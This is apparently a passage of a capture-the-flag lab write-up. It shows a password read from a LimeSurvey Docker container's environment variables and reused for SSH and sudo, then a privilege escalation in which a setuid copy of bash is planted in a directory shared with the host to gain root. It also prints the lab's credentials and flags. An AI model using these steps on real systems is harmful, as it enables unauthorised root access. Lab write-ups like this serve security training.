100755/rwxr-xr-x  0     fil   2023-12-02 16:30:12 +0100  .dockerenv
040755/rwxr-xr-x  4096  dir   2023-12-02 16:28:48 +0100  bin
040755/rwxr-xr-x  4096  dir   2023-09-29 22:00:00 +0200  boot
040755/rwxr-xr-x  340   dir   2024-01-29 11:09:05 +0100  dev
040755/rwxr-xr-x  4096  dir   2023-12-02 16:30:12 +0100  etc
040755/rwxr-xr-x  4096  dir   2023-12-02 16:28:38 +0100  home
040755/rwxr-xr-x  4096  dir   2023-11-21 15:01:29 +0100  lib
040755/rwxr-xr-x  4096  dir   2023-11-20 01:00:00 +0100  lib64
040755/rwxr-xr-x  4096  dir   2023-11-20 01:00:00 +0100  media
040755/rwxr-xr-x  4096  dir   2023-11-20 01:00:00 +0100  mnt
040755/rwxr-xr-x  4096  dir   2023-11-20 01:00:00 +0100  opt
040555/r-xr-xr-x  0     dir   2024-01-29 11:09:05 +0100  proc
040700/rwx------  4096  dir   2023-12-02 16:30:31 +0100  root
040755/rwxr-xr-x  4096  dir   2024-01-29 12:10:14 +0100  run
040755/rwxr-xr-x  4096  dir   2023-12-02 16:28:48 +0100  sbin
040755/rwxr-xr-x  4096  dir   2023-11-20 01:00:00 +0100  srv
040555/r-xr-xr-x  0     dir   2024-01-29 11:09:05 +0100  sys
041777/rwxrwxrwx  4096  dir   2024-01-29 12:13:00 +0100  tmp
040755/rwxr-xr-x  4096  dir   2023-11-20 01:00:00 +0100  usr
040755/rwxr-xr-x  4096  dir   2023-11-21 15:01:33 +0100  var
Listing environment variables reveals a password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ env
APACHE_CONFDIR=/etc/apache2
HOSTNAME=efaa6f5097ed
PHP_INI_DIR=/usr/local/etc/php
LIMESURVEY_ADMIN=limesvc
SHLVL=0
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.0.30
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397470D12172 BFDDD28642824F8118EF77909B67A5C12229118F 2C16C765DBE54A088130F1BC4B9B5F600B55F3B4 39B641343D8C104B2B146DC3F9C39DC0B9698544
PHP_ASC_URL=https://www.php.net/distributions/php-8.0.30.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.0.30.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=limesvc
APACHE_RUN_USER=limesvc
APACHE_LOG_DIR=/var/log/apache2
LIMESURVEY_PASS=5W5HN4K4GCXf9E
PWD=/
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev                make            pkg-config  re2c
PHP_SHA256=216ab305737a5d392107112d618a755dc5df42058226f1670e9db90e77d777d9
APACHE_ENVVARS=/etc/apache2/envvars
Use these credentials to SSH into the machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~]
└─$ ssh limesvc@10.10.105.122
(limesvc@10.10.105.122) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1012-aws x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/advantage>

  System information as of Mon Jan 29 11:53:21 UTC 2024

  System load:  0.05029296875     Processes:                120
  Usage of /:   39.6% of 7.57GB   Users logged in:          0
  Memory usage: 26%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens5:    10.10.105.122

Expanded Security Maintenance for Applications is not enabled.

76 updates can be applied immediately.
48 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jan 29 11:53:22 2024 from 10.8.1.49
limesvc@ip-10-10-200-233:~$ id
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc)
User flag: VL{426b3b0a5425049b64219e9aeff3aa48}
1
2
limesvc@ip-10-10-200-233:~$ cat user.txt
VL{426b3b0a5425049b64219e9aeff3aa48}
Privilege Escalation
Whilst enumerating the filesystem, we find that in the opt directory there is a limesurvey folder that contains a lot of files. These are the same files we saw in the Docker container, perhaps these are linked?
1
2
3
4
5
6
limesvc@ip-10-10-200-233:/opt/limesurvey$ ls
LICENSE      assets       locale            psalm-all.xml     tmp
README.md    docs         modules           psalm-strict.xml  upload
SECURITY.md  gulpfile.js  node_modules      psalm.xml         vendor
admin        index.php    open-api-gen.php  setdebug.php
application  installer    plugins           themes
Become root in the Docker container.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ sudo -Sl

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for limesvc: 5W5HN4K4GCXf9E
Matching Defaults entries for limesvc on efaa6f5097ed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin

User limesvc may run the following commands on efaa6f5097ed:
    (ALL : ALL) ALL
$ sudo su root
id
uid=0(root) gid=0(root) groups=0(root)
We create a file as root in the Docker container and list the files in our SSH session and see that the file is owned by root.
1
touch rootfile.txt
1
2
limesvc@ip-10-10-200-233:/opt/limesurvey$ ls -al | grep rootfile
-rw-r--r--   1 root    root        0 Jan 29 12:35 rootfile.txt
In the Docker container we can add a sticky bit to /bin/bash so we can execute it in our SSH session.
1
2
cp /bin/bash .
chmod u+s bash
Now, in the SSH session, we can execute bash with the -p flag to become root.
1
2
3
limesvc@ip-10-10-200-233:/opt/limesurvey$ ./bash -p
bash-5.1# id
uid=2000(limesvc) gid=2000(limesvc) euid=0(root) groups=2000(limesvc)
Root flag: VL{d75a070fbff631e40b21c99aea5d0a1a}
1
2
bash-5.1# cat root.txt
VL{d75a070fbff631e40b21c99aea5d0a1a}